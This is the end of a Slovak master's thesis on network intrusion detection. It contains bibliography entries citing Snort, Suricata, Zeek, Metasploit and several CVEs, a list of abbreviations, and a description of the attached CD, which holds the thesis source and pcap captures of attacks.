[27] White, J. S.; Fitzsimmons, T. T.; Matthews, J. N.: *Quantitative Analysis of Intrusion Detection Systems: Snort and Suricata*. Clarkson University, [online] stav z dňa 21.4.2019. Dostupné z: https://people.clarkson.edu/~jmatthew/publications/SPIE_SnortSuricata_2013.pdf

[28] Open Information Security Foundation: *All features — Suricata*. [online] stav z dňa 21.4.2019. Dostupné z: https://suricata-ids.org/features/all-features/

[29] The Zeek Project: *Research*. [online] stav z dňa 21.4.2019. Dostupné z: https://www.zeek.org/research/index.html

[30] The Zeek Project: *The Zeek Network Security Monitor*. [online] stav z dňa 21.4.2019. Dostupné z: https://www.zeek.org/

[31] The Zeek Project: *Introduction - Zeek User Manual*. [online] stav z dňa 21.4.2019. Dostupné z: https://docs.zeek.org/en/stable/intro/index.html

[32] The Zeek Project: *Why Choose Zeek?* [online] stav z dňa 21.4.2019. Dostupné z: https://www.zeek.org/why_choose_zeek.pdf

[33] Insecure.Com LLC: *Ncrack Reference Guide (Man Page)*. [online] stav z dňa 14.4.2019. Dostupné z: https://nmap.org/ncrack/man.html

[34] Sanfilippo, S.: *hping3(8) - Linux man page*. die.net, [online] stav z dňa 14.4.2019. Dostupné z: https://linux.die.net/man/8/hping3

[35] Rapid7: *Metasploit*. [online] stav z dňa 18.4.2019. Dostupné z: https://metasploit.help.rapid7.com/docs

[36] Rapid7: *Metasploit — Penetration Testing Software, Pen Testing Security — Metasploit*. [online] stav z dňa 18.4.2019. Dostupné z: https://www.metasploit.com/

[37] Tcpdump/Libpcap: *Manpage of TCPDUMP*. [online] stav z dňa 14.4.2019. Dostupné z: https://www.tcpdump.org/manpages/tcpdump.1.html

[38] Wireshark Foundation: *Wireshark. Go Deep.* [online] stav z dňa 14.4.2019. Dostupné z: https://www.wireshark.org/

[39] Akamai Technologies: *A Look Back At The DDoS Trends of 2018 - The Akamai Blog*. [online] stav z dňa 14.4.2019. Dostupné z: https://blogs.akamai.com/2019/01/a-look-back-at-the-ddos-trends-of-2018.html

[40] MITRE Corporation: *CVE-2012-1823*. [online] stav z dňa 27.4.2019. Dostupné z: https://www.cvedetails.com/cve/cve-2012-1823

[41] Synopsys, Inc.: *Heartbleed Bug*. [online] stav z dňa 27.4.2019. Dostupné z: http://heartbleed.com/

[42] MITRE Corporation: *CVE-2007-3280*. [online] stav z dňa 27.4.2019. Dostupné z: https://www.cvedetails.com/cve/CVE-2007-3280

[43] Rapid7: *CVE-1999-0504 Microsoft Windows Authenticated Powershell Command Execution — Rapid7*. [online] stav z dňa 28.4.2019. Dostupné z: https://www.rapid7.com/db/modules/exploit/windows/smb/psexec_psh

[44] MITRE Corporation: *CVE-2007-2447*. [online] stav z dňa 27.4.2019. Dostupné z: https://www.cvedetails.com/cve/CVE-2007-2447

[45] MITRE Corporation: *CVE-2010-0926*. [online] stav z dňa 27.4.2019. Dostupné z: https://www.cvedetails.com/cve/cve-2010-0926

[46] MITRE Corporation: *CVE-2009-3563*. [online] stav z dňa 27.4.2019. Dostupné z: `https://www.cvedetails.com/cve/CVE-2009-3563`

[47] Mu Dynamics: *Web 2.0 for packets — pcapr*. [online] stav z dňa 28.4.2019. Dostupné z: `http://www.pcapr.net/home`

[48] freedesktop.org: *systemd.service*. [online] stav z dňa 1.5.2019. Dostupné z: `https://www.freedesktop.org/software/systemd/man/systemd.service.html`

Dodatok **A**

Zoznam použitých skratiek

BSD Berkeley Software Distribution

CGI Common Gateway Interface

CIDR Classless Inter-Domain Routing

DNS Domain Name System

DoS Denial of service

FTP File Transfer Protocol

GUI Graphical User Interface

HIDS Host-based Intrusion Detection System

HTTP Hypertext Transfer Protocol

HTTPS Hypertext Transfer Protocol Secure

ICMP Internet Control Message Protocol

IDS Intrusion Detection System

IoT Internet of Things

IP Internet Protocol

IPS Intrusion Prevention System

ISO International Organization for Standardization

JSON JavaScript Object Notation

MAC Media Access Control

NIDS Network-based Intrusion Detection System

NTP Network Time Protocol

OSI Open Systems Interconnection

OS Operačný Systém

PHP Hypertext Preprocessor

RDP Remote Desktop

SMB Server Message Block

SNMP Simple Network Management Protocol

SSH Secure Shell

SSL Secure Sockets Layer

TCP Transmission Control Protocol

TLS Transport Layer Security

UDP User Datagram Protocol

VLAN Virtual Local Area Network

VNC Virtual Network Computing

VPN Virtual Private Network

VRT Vulnerability Research Team

YAML YAML Ain't Markup Language

Dodatok **B**

Obsah priloženého CD

- `readme.txt` ..... stručný popis obsahu CD
- `DP_Gajdos_Martin_2019.pdf` ..... text práce vo formáte PDF
- `thesis` ..... zdrojová forma práce vo formáte LaTeX
  - `img` ..... obrázky použité v práci
  - `src` ..... textové ukážky použité v práci
- `pcap` ..... pcap súbory útokov